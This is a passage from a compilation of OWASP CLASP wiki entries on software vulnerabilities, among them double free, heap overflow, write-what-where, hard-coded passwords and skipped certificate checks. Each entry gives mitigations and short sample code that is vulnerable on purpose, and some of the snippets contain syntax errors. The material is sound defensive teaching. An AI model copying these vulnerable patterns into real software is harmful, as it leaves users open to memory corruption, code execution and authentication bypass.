- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Implementation: Include sanity checks to ensure the validity of any values used as index variables. In loops, use greater-than-or-equal-to, or less-than-or-equal-to, as opposed to simply greater-than, or less-than compare statements.

## DISCUSSION

Unchecked array indexing, depending on its instantiation, can be responsible for any number of related issues. Most prominent of these possible flaws is the buffer overflow condition. Due to this fact, consequences range from denial of service, and data corruption, to full blown arbitrary code execution

The most common condition situation leading to unchecked array indexing is the use of loop index variables as buffer indexes. If the end condition for the loop is subject to a flaw, the index can grow or shrink unbounded, therefore causing a buffer overflow or underflow. Another common situation leading to this condition is the use of a function's return value, or the resulting value of a calculation directly as an index in to a buffer.

## EXAMPLES

Not available.

## RELATED PROBLEMS

- [[Buffer Overflow]] (and related issues)
- [[Buffer Underwrite]]
- [[Signed-to-Uncsigned Conversion Error]]
- [[Write-What-Where]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## UNSAFE FUNCTION CALL FROM A SIGNAL HANDLER

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

There are several functions which - under certain circumstances, if used in a signal handler - may result in the corruption of memory, allowing for exploitation of the process.

## CONSEQUENCES

- Access control: It may be possible to execute arbitrary code through the use of a write-what-where condition.
- Integrity: Signal race conditions often result in data corruption.

## EXPOSURE PERIOD

- Requirements specification: A language might be chosen which is not subject to this flaw.
- Design: Signal handlers with complicated functionality may result in this issue.
- Implementation: The use of any number of non-reentrant functions will result in this issue.

## PLATFORM

- Languages: C, C++, Assembly
- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Requirements specification: A language might be chosen, which is not subject to this flaw, through a guarantee of reentrant code.
- Design: Design signal handlers to only set flags rather than perform complex functionality.
- Implementation: Ensure that non-reentrant functions are not found in signal handlers. Also, use sanity checks to ensure that state is consistently performing asynchronous actions which effect the state of execution.

## DISCUSSION

This flaw is a subset of race conditions occurring in signal handler calls which is concerned primarily with memory corruption caused by calls to non-reentrant functions in signal handlers.

Non-reentrant functions are functions that cannot safely be called, interrupted, and then recalled before the first call has finished without resulting in memory corruption. The function call `syslog()` is an example of this. In order to perform its functionality, it allocates a small amount of memory as "scratch space." If `syslog()` is suspended by a signal call and the signal handler calls `syslog()`, the memory used by both of these functions enters an undefined, and possibly, exploitable state.

## EXAMPLES

See "Race condition in signal handler", for an example usage of `free()` in a signal handler which is exploitable.

## RELATED PROBLEMS

- [[Race condition in signal handler]]
- [[Write-what-where condition]]

[[Category:Use of Dangerous API]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## USE OF HARD-CODED PASSWORD

{{Template:SecureSoftware}}

## OVERVIEW

The use of a hard-coded password increases the possibility of password guessing tremendously.

## CONSEQUENCES

- Authentication: If hard-coded passwords are used, it is almost certain that malicious users will gain access through the account in question.

## EXPOSURE PERIOD

- Design: For both front-end to back-end connections and default account settings, alternate decisions must be made at design time.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Knowledge of the product or access to code.

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Very high

## AVOIDANCE AND MITIGATION

- Design (for default accounts): Rather than hard code a default username and password for first time logins, utilize a "first login" mode which requires the user to enter a unique strong password.
- Design (for front-end to back-end connections): Three solutions are possible, although none are complete. The first suggestion involves the use of generated passwords which are changed automatically and must be entered at given time intervals by a system administrator. These passwords will be held in memory and only be valid for the time intervals. Next, the passwords used should be limited at the back end to only performing actions valid to for the front end, as opposed to having full access. Finally, the messages sent should be tagged and checksummed with time sensitive values so as to prevent replay style attacks.

## DISCUSSION

The use of a hard-coded password has many negative implications - the most significant of these being a failure of authentication measures under certain circumstances.

On many systems, a default administration account exists which is set to a simple default password which is hard-coded into the program or device. This hard-coded password is the same for each device or system of this type and often is not changed or disabled by end users. If a malicious user comes across a device of this kind, it is a simple matter of looking up the default password (which is freely available and public on the internet) and logging in with complete access.

In systems which authenticate with a back-end service, hard-coded passwords within closed source or drop-in solution systems require that the back-end service use a password which can be easily discovered. Client-side systems with hard-coded passwords propose even more of a threat, since the extraction of a password from a binary is exceedingly simple.

## EXAMPLES

In C\C++:

```
int VerifyAdmin(char *password) {
    if (strcmp(password, "Mew!")) {
        printf("Incorrect Password!\n");
        return(0)
    }
    printf("Entering Diagnostic Mode◆\n");
    return(1);
}
```

In Java:

```
int VerifyAdmin(String password) {  
    if (passwd.Equals("Mew!")) {  
        return(0)  
    }  
    //Diagnostic Mode  
    return(1);  
}
```

Every instance of this program can be placed into diagnostic mode with the same password. Even worse is the fact that if this program is distributed as a binary-only distribution, it is very difficult to change that password or disable this "functionality."

## RELATED PROBLEMS

- Use of hard-coded cryptographic key
- Storing passwords in a recoverable format

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## USING A KEY PAST ITS EXPIRATION DATE

{{Template:SecureSoftware}}

## OVERVIEW

The use of a cryptographic key or password past its expiration date diminishes its safety significantly.

## CONSEQUENCES

- Authentication: The cryptographic key in question may be compromised, providing a malicious user with a method for authenticating as the victim.

## EXPOSURE PERIOD

- Design: The handling of key expiration should be considered during the design phase largely pertaining to user interface design.
- Run time: Users are largely responsible for the use of old keys.

## PLATFORM

- Languages: All

- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Low

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Design: Adequate consideration should be put in to the user interface in order to notify users previous to the key's expiration, to explain the importance of new key generation and to walk users through the process as painlessly as possible.
- Run time: Users must heed warnings and generate new keys and passwords when they expire.

## DISCUSSION

While the expiration of keys does not necessarily ensure that they are compromised, it is a significant concern that keys which remain in use for prolonged periods of time have a decreasing probability of integrity.

For this reason, it is important to replace keys within a period of time proportional to their strength.

## EXAMPLES

In C/C++:

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || (X509_V_ERRCERT_NOT_YET_VALID==foo))
//do stuff
```

## RELATED PROBLEMS

- [[Failure to check for certificate expiration]]

[[Category:Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA



## WRITE-WHAT-WHERE CONDITION

{{Template:SecureSoftware}}

### OVERVIEW

Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow.

### CONSEQUENCES

- Access control (memory and instruction processing): Clearly, write-what-where conditions can be used to write data to areas of memory outside the scope of a policy. Also, they almost invariably can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.
- Availability: Many memory accesses can lead to program termination, such as when writing to addresses that are invalid for the current process.
- Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

### EXPOSURE PERIOD

- Requirements: At this stage, one could specify an environment that abstracts memory access, instead of providing a single, flat address space.
- Design: Many write-what-where problems are buffer overflows, and mitigating technologies for this subset of problems can be chosen at this time.
- Implementation: Any number of simple implementation flaws may result in a write-what-where condition.

### PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

### REQUIRED RESOURCES

Any

### SEVERITY

Very High

### LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language that provides appropriate memory abstractions.
- Design: Integrate technologies that try to prevent the consequences of this problems.
- Implementation: Take note of mitigations provided for other flaws in this taxonomy that lead to write-what-where conditions.
- Operational: Use OS-level preventative functionality integrated after the fact. Not a complete solution.

## DISCUSSION

When the attacker has the ability to write arbitrary data to an arbitrary location in memory, the consequences are often arbitrary code execution. If the attacker can overwrite a pointer's worth of memory (usually 32 or 64 bits), he can redirect a function pointer to his own malicious code.

Even when the attacker can only modify a single byte using a write-what-where problem, arbitrary code execution can be possible. Sometimes this is because the same problem can be exploited repeatedly to the same effect. Other times it is because the attacker can overwrite security-critical application-specific data - such as a flag indicating whether the user is an administrator.

## EXAMPLES

The classic example of a write-what-where condition occurs when the accounting information for memory allocations is overwritten in a particular fashion.

Here is an example of potentially vulnerable code:

```
#define BUFSIZE 256
int main(int argc, char **argv) {
    char *buf1 = (char *) malloc(BUFSIZE);
    char *buf2 = (char *) malloc(BUFSIZE);
    strcpy(buf1, argv[1]);
    free(buf2);
}
```

Vulnerability in this case is dependent on memory layout. The call to `strcpy()` can be used to write past the end of `buf1`, and, with a typical layout, can overwrite the accounting information that the system keeps for `buf2` when it is allocated. This information is usually kept before the allocated memory. Note that - if the allocation header for `buf2` can be overwritten - `buf2` itself can be overwritten as well.

The allocation header will generally keep a linked list of memory "chunks". Particularly, there may be a "previous" chunk and a "next" chunk. Here, the previous chunk for `buf2` will probably be `buf1`, and the next chunk may be null. When the `free()` occurs, most memory allocators will rewrite the linked list using data from `buf2`. Particularly, the "next" chunk for `buf1` will be updated and the "previous" chunk for any subsequent chunk will be updated. The attacker can insert a memory address for the "next" chunk and a value to write into that memory address for the "previous" chunk.

This could be used to overwrite a function pointer that gets dereferenced later, replacing it with a memory address that the attacker has legitimate access to, where he has placed malicious code, resulting in arbitrary code execution.

There are some significant restrictions that will generally apply to avoid causing a crash in updating headers, but this kind of condition generally results in an exploit.

## RELATED PROBLEMS

- [[Buffer overflow]]
- [[Format string vulnerabilities]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## ADDITION OF DATA-STRUCTURE SENTINEL

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

The accidental addition of a data-structure sentinel can cause serious programming logic problems.

## CONSEQUENCES

- Availability: Generally this error will cause the data structure to not work properly by truncating the data.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

## REQUIRED RESOURCES

Any

## SEVERITY

Very High

## LIKELIHOOD OF EXPLOIT

High to Very High

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: Compiler-based canary mechanisms such as StackGuard, ProPolice, and Microsoft Visual Studio / GS flag. Unless this provides automatic bounds checking, it is not a complete solution.
- Operational: Use OS-level preventative functionality. Not a complete solution.

## DISCUSSION

Data-structure sentinels are often used to mark structure of the data structure. A common example of this is the null character at the end of strings. Another common example is linked lists which may contain a sentinel to mark the end of the list.

It is, of course dangerous, to allow this type of control data to be easily accessible. Therefore, it is important to protect from the addition or modification outside of some wrapper interface which provides safety.

By adding a sentinel, one potentially could cause data to be truncated early.

## EXAMPLES

In C/C++:

```
char *foo;
foo=malloc(sizeof(char)*4);
foo[0]='a';
foo[1]='a';
foo[2]=0;
foo[3]='c';
printf("%c %c %c %c \n",foo[0],foo[1],foo[2],foo[3]);
printf("%s\n",foo);
```

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

## DOUBLY FREEING MEMORY

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

### OVERVIEW

Freeing or deleting the same memory chunk twice may - when combined with other flaws - result in a write-what-where condition.

### CONSEQUENCES

- Access control: Doubly freeing memory may result in a write-what-where condition, allowing an attacker to execute arbitrary code.

### EXPOSURE PERIOD

- Requirements specification: A language which handles memory allocation and garbage collection automatically might be chosen.
- Implementation: Double frees are caused most often by lower-level logical errors.

### PLATFORM

- Language: C, C++, Assembly
- Operating system: All

### REQUIRED RESOURCES

Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Low to Medium

### AVOIDANCE AND MITIGATION

- Implementation: Ensure that each allocation is freed only once. After freeing a chunk, set the pointer to NULL to ensure the pointer cannot be freed again. In complicated error conditions, be sure that clean-up routines respect the state of allocation properly. If the language is object oriented, ensure that object destructors delete each chunk of memory only once.

## DISCUSSION

Doubly freeing memory can result in roughly the same write-what-where condition that the use of previously freed memory will.

## EXAMPLES

While contrived, this code should be exploitable on Linux distributions which do not ship with heap-chunk check summing turned on.

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)
int main(int argc, char **argv) {
    char *buf1R1;
    char *buf2R1;
    char *buf1R2;
    buf1R1 = (char *) malloc(BUFSIZE2);
    buf2R1 = (char *) malloc(BUFSIZE2);
    free(buf1R1);
    free(buf2R1);
    buf1R2 = (char *) malloc(BUFSIZE1);
    strncpy(buf1R2, argv[1], BUFSIZE1-1);
    free(buf2R1);
    free(buf1R2);
}
```

## RELATED PROBLEMS

- [[Using freed memory]]
- [[Write-what-where condition]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

[[Category:Implementation]]

QUEBRA

## FAILURE TO ACCOUNT FOR DEFAULT CASE IN SWITCH

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

The failure to account for the default case in switch statements may lead to complex logical errors and may aid in other, unexpected security-related conditions.

## CONSEQUENCES

- Undefined: Depending on the logical circumstances involved, any consequences may result: e.g., issues of confidentiality, authentication, authorization, availability, integrity, accountability, or non-repudiation.

## EXPOSURE PERIOD

- Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

## PLATFORM

- Language: Any
- Platform: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Undefined.

## LIKELIHOOD OF EXPLOIT

Undefined.

## AVOIDANCE AND MITIGATION

- Implementation: Ensure that there are no unaccounted for cases, when adjusting flow or values based on the value of a given variable. In switch statements, this can be accomplished through the use of the default label.

## DISCUSSION

This flaw represents a common problem in software development, in which not all possible values for a variable are considered or handled by a given process. Because of this, further decisions are made based on poor information, and cascading failure results.

This cascading failure may result in any number of security issues, and constitutes a significant failure in the system. In the case of switch style statements, the very simple act of creating a default case can mitigate this situation, if done correctly.

Often however, the default cause is used simply to represent an assumed option, as opposed to working as a sanity check. This is poor practice and in some cases is as bad as omitting a default case entirely.

## EXAMPLES

In general, a safe switch statement has this form:

```
switch (value) {  
  case 'A':  
    printf("A!\n");  
    break;  
  case 'B':  
    printf("B!\n");  
    break;  
  default:  
    printf("Neither A nor B\n");  
}
```

This is because the assumption cannot be made that all possible cases are accounted for. A good practice is to reserve the default case for error handling.

## RELATED PROBLEMS

- Undefined: A logical flaw of this kind might lead to any number of other flaws.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:Generic Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO CHECK INTEGRITY CHECK VALUE

{{Template:SecureSoftware}}

## OVERVIEW

If integrity check values or "checksums" are not validated before messages are parsed and used, there is no way of determining if data has been corrupted in transmission.

## CONSEQUENCES

- Authentication: Integrity checks usually use a secret key that helps authenticate the data origin. Skipping integrity checking generally opens up the possibility that new data from an invalid source can be injected.
- Integrity: Data that is parsed and used may be corrupted.
- Non-repudiation: Without a checksum check, it is impossible to determine if any changes have been made to the data after it was sent.



## EXPOSURE PERIOD

- Implementation: Checksums must be properly checked and validated in the implementation of message receiving.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Implementation: Ensure that the checksums present in messages are properly checked in accordance with the protocol specification before they are parsed and used.

## DISCUSSION

The failure to validate checksums before use results in an unnecessary risk that can easily be mitigated with very few lines of code. Since the protocol specification describes the algorithm used for calculating the checksum, it is a simple matter of implementing the calculation and verifying that the calculated checksum and the received checksum match.

If this small amount of effort is skipped, the consequences may be far greater.

## EXAMPLES

In C/C++:

```
sd = socket(AF_INET, SOCK_DGRAM, 0);
serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    cliilen = sizeof(cli);
    if (inet_ntoa(cli.sin_addr)==...)
    n = recvfrom(sd, msg, MAX_MSG, 0,
    (struct sockaddr *) & cli, &cliilen);
```

```
}
```

In Java:

```
while(true) {  
    DatagramPacket packet  
    = new DatagramPacket(data,data.length,IPAddress, port);  
    socket.send(packet);  
}
```

## RELATED PROBLEMS

- [[Failure to add integrity check value]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO DROP PRIVILEGES WHEN REASONABLE

{{Template:SecureSoftware}}

## OVERVIEW

Failing to drop privileges when it is reasonable to do so results in a lengthened time during which exploitation may result in unnecessarily negative consequences.

## CONSEQUENCES

- Access control: An attacker may be able to access resources with the elevated privilege that he should not have been able to access. This is particularly likely in conjunction with another flaw e.g., a buffer overflow.

## EXPOSURE PERIOD

- Design: Privilege separation decisions should be made and enforced at the architectural design phase of development.

## PLATFORM

- Languages: Any
- Platforms: All

## REQUIRED RESOURCES

Any

250

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Undefined.

## AVOIDANCE AND MITIGATION

- Design: Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

## DISCUSSION

The failure to drop system privileges when it is reasonable to do so is not a vulnerability by itself. It does, however, serve to significantly increase the Severity of other vulnerabilities. According to the principle of least privilege, access should be allowed only when it is absolutely necessary to the function of a given system, and only for the minimal necessary amount of time.

Any further allowance of privilege widens the window of time during which a successful exploitation of the system will provide an attacker with that same privilege.

If at all possible, limit the allowance of system privilege to small, simple sections of code that may be called atomically.

## EXAMPLES

In C/C++:

```
//Do some important stuff
//Drop privileges (inspired by the book "The Art of Software Security Assessment")
/* 1. drop group privileges */
if (setgid(getgid() != 0)) /* getgid() returns the real group id (gid of the calling user) */
{
    /* error handling: unable to lose group privileges */
}
/* 2. drop supplemental group ids */
#ifdef HAVE_SETGROUPS
if (setgroups(0, NULL) != 0)
{
    /* error handling: Unable to clean supplemental group id list */
}
#endif
/* 3. drop user privileges */
if (setuid(getuid() != 0) /* getuid() returns the real user id (uid of the calling user) */
{
    /* error handling: Unable to drop user privileges */
}
// Do some non privileged stuff.
```

In Java:

```

method() {
    AccessController.doPrivileged(new PrivilegedAction() {
        public Object run() {
            //Insert all code here
        }
    });
}

```

## RELATED PROBLEMS

- All problems with the consequence of "Access control."

[[Category:Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO PROTECT STORED DATA FROM MODIFICATION

{{Template:SecureSoftware}}

## OVERVIEW

Data should be protected from direct modification.

## CONSEQUENCES

- Integrity: The object could be tampered with.

## EXPOSURE PERIOD

- Design through Implementation: At design time it is important to reduce the total amount of accessible data.
- Implementation: Most implementation level issues come from a lack of understanding of the language modifiers.

## PLATFORM

- Languages: Java, C++
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design through Implementation: Use private members, and class accessor methods to their full benefit. This is the recommended mitigation. Make all public members private, and if external access is necessary use accessor functions to do input validation on all values.
- Implementation: Data should be private, static, and final whenever possible. This will assure that your code is protected by instantiating early, preventing access and preventing tampering.
- Implementation: Use sealed classes. Using sealed classes protects object-oriented encapsulation paradigms and therefore protects code from being extended in unforeseen ways.
- Implementation: Use class accessor methods to their full benefit. Use the accessor functions to do input validation on all values intended for private values.

## DISCUSSION

One of the main advantages of object-oriented code is the ability to limit access to fields and other resources by way of accessor functions. Utilize accessor functions to make sure your objects are well-formed.

Final provides security by only allowing non-mutable objects to be changed after being set. However, only objects which are not extended can be made final.

## EXAMPLES

In C++:

```
public:
int someNumberPeopleShouldntMessWith;
```

In Java:

```
private class parserProg {
public stringField;
}
```

Another set of Examples are:

In C/C++:

```
private:
int someNumber;
public:
void writeNum(int newNum) {
someNumber = newNum;
}
```

In Java:

```
public class eggCorns {  
    private String acorns;  
    public void misHear(String name) {  
        acorns=name;  
    }  
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE TO VALIDATE HOST-SPECIFIC CERTIFICATE DATA

{{Template:SecureSoftware}}

## OVERVIEW

The failure to validate host-specific certificate data may mean that, while the certificate read was valid, it was not for the site originally requested.

## CONSEQUENCES

- Integrity: The data read from the system vouched for by the certificate may not be from the expected system.
- Authentication: Trust afforded to the system in question based on the expired certificate may allow for spoofing or redirection attacks.

## EXPOSURE PERIOD

- Design: Certificate verification and handling should be performed in the design phase.

## PLATFORM

- Language: All
- Operating platform: All

## REQUIRED RESOURCES

Minor trust: Users must attempt to interact with the malicious system.

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: Check for expired certificates and provide the user with adequate information about the nature of the problem and how to proceed.

## DISCUSSION

If the host-specific data contained in a certificate is not checked, it may be possible for a redirection or spoofing attack to allow a malicious host with a valid certificate to provide data, impersonating a trusted host.

While the attacker in question may have a valid certificate, it may simply be a valid certificate for a different site. In order to ensure data integrity, we must check that the certificate is valid and that it pertains to the site that we wish to access.

## EXAMPLES

```
if (!(cert = SSL_get_peer_certificate(ssl)) || !host)
foo=SSL_get_verify_result(ssl);
if ((X509_V_OK==foo) || X509_V_ERR_SUBJECT_ISSUER_MISMATCH==foo)
//do stuff
```

## RELATED PROBLEMS

- [[Failure to follow chain of trust in certificate validation]]
- [[Failure to validate certificate expiration]]
- [[Failure to check for certificate revocation]]

[[Category:Vulnerability]]

[[Category:Protocol Errors]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## HEAP OVERFLOW

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A heap overflow condition is a buffer overflow, where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as the POSIX malloc() call.

## CONSEQUENCES

- Availability: Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.
- Access control (memory and instruction processing): Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.
- Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

## REQUIRED RESOURCES

Any

## SEVERITY

Very High

## LIKELIHOOD OF EXPLOIT

- Availability: Very High
- Access control (instruction processing): High

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: Canary style bounds checking, library changes which ensure the validity of chunk data, and other such fixes are possible, but should not be relied upon.
- Operational: Use OS-level preventative functionality. Not a complete solution.



## DISCUSSION

Heap overflows are usually just as dangerous as stack overflows. Besides important user data, heap overflows can be used to overwrite function pointers that may be living in memory, pointing it to the attacker's code.

Even in applications that do not explicitly use function pointers, the run-time will usually leave many in memory. For example, object methods in C++ are generally implemented using function pointers. Even in C programs, there is often a global offset table used by the underlying runtime.

## EXAMPLES

While the buffer overflow example above counts as a stack overflow, it is possible to have even simpler, yet still exploitable, stack-based buffer overflows:

```
#define BUFSIZE 256
int main(int argc, char **argv) {
    char *buf;
    buf = (char *)malloc(BUFSIZE);
    strcpy(buf, argv[1]);
}
```

## RELATED PROBLEMS

- [[Write-what-where condition]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## IGNORED FUNCTION RETURN VALUE

{{Template:SecureSoftware}}

{{Template:Fortify}}

## OVERVIEW

If a function's return value is not checked, it could have failed without any warning.

Ignoring a method's return value can cause the program to overlook unexpected states and conditions.

## DESCRIPTION

Just about every serious attack on a software system begins with the violation of a programmer's assumptions. After the attack, the programmer's assumptions seem flimsy and poorly founded, but before an attack many programmers would defend their assumptions well past the end of their lunch break.

Two dubious assumptions that are easy to spot in code are "this function call can never fail" and "it doesn't matter if this function call fails". When a programmer ignores the return value from a function, they implicitly state that they are operating under one of these assumptions.

## CONSEQUENCES

- Integrity: The data which was produced as a result of a function could be in a bad state.

## EXPOSURE PERIOD

Implementation: This flaw is a simple logic issue, introduced entirely at implementation time.

## PLATFORM

- Languages: C or C++
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Implementation: Check all functions which return a value
- Implementation: When designing any function make sure you return a value or throw an exception in case of an error
- discussion

Important and common functions will return some value about the success of its actions. This will alert the program whether or not to handle any errors caused by that function

## EXAMPLE

'''In C/C++:'''

'''Example1'''

```
malloc(sizeof(int)*4);
```

'''Example2'''

Consider the following code:

```
char buf[10], cp_buf[10];  
fgets(buf, 10, stdin);  
strcpy(cp_buf, buf);
```

The programmer expects that when `fgets()` returns, `buf` will contain a null-terminated string of length 9 or less. But if an I/O error occurs, `fgets()` will not null-terminate `buf`. Furthermore, if the end of the file is reached before any characters are read, `fgets()` returns without writing anything to `buf`. In both of these situations, `fgets()` signals that something unusual has happened by returning `NULL`, but in this code, the warning will not be noticed. The lack of a null terminator in `buf` can result in a buffer overflow in the subsequent call to `strcpy()`.

'''Example3'''

The following code does not check to see if memory allocation succeeded before attempting to use the pointer returned by `malloc()`.

```
buf = (char*) malloc(req_size);  
strncpy(buf, xfer, req_size);
```

The traditional defense of this coding error is:

'''If my program runs out of memory, it will fail. It doesn't matter whether I handle the error or simply allow the program to die with a segmentation fault when it tries to dereference the null pointer.'''

This argument ignores three important considerations:

# Depending upon the type and size of the application, it may be possible to free memory that is being used elsewhere so that execution can continue.

# It is impossible for the program to perform a graceful exit if required. If the program is performing an atomic operation, it can leave the system in an inconsistent state.

# The programmer has lost the opportunity to record diagnostic information. Did the call to `malloc()` fail because `req_size` was too large or because there were too many requests being handled at the same time? Or was it caused by a memory leak that has built up over time? Without handling the error, there is no way to know.

'''In Java:'''

Although some Java members may use return values to state their status, it is preferable to use exceptions.

## RELATED PROBLEMS

Not available.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:API Abuse]]

[[Category:Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## INCORRECT BLOCK DELIMITATION

{{Template:SecureSoftware}}

## OVERVIEW

In some languages, forgetting to explicitly delimit a block can result in a logic error that can, in turn, have security implications.

## CONSEQUENCES

This is a general logic error - with all the potential consequences that this entails.

## EXPOSURE PERIOD

- Implementation

## PLATFORM

C, C++, C#, Java

## REQUIRED RESOURCES

Any

## SEVERITY

Varies

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

Implementation: Always use explicit block delimitation and use static-analysis technologies to enforce this practice.

## DISCUSSION

In many languages, braces are optional for blocks, and - in a case where braces are omitted - it is possible to insert a logic error where a statement is thought to be in a block but is not. This is a common and well known reliability error.

## EXAMPLES

In this example, when the condition is true, the intention may be that both "x" and "y" run.

```
if (condition==true) x;  
y;
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## INTEGER OVERFLOW

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

An integer overflow condition exists when an integer, which has not been properly sanity checked is used in the determination of an offset or size for memory allocation, copying, concatenation, or similarly. If the integer in question is incremented past the maximum possible value, it may wrap to become a very small, or negative number, therefore providing a very incorrect value.

## CONSEQUENCES

- Availability: Integer overflows generally lead to undefined behavior and therefore crashes. In the case of overflows involving loop index variables, the likelihood of infinite loops is also high.
- Integrity: If the value in question is important to data (as opposed to flow), simple data corruption has occurred. Also, if the integer overflow has resulted in a buffer overflow condition, data corruption will most likely take place.
- Access control (instruction processing): Integer overflows can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced. (This will only prevent the transition from integer overflow to buffer overflow, and only in some cases.)
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use of sanity checks and assertions at the object level. Ensure that all protocols are strictly defined, such that all out of bounds behavior can be identified simply.

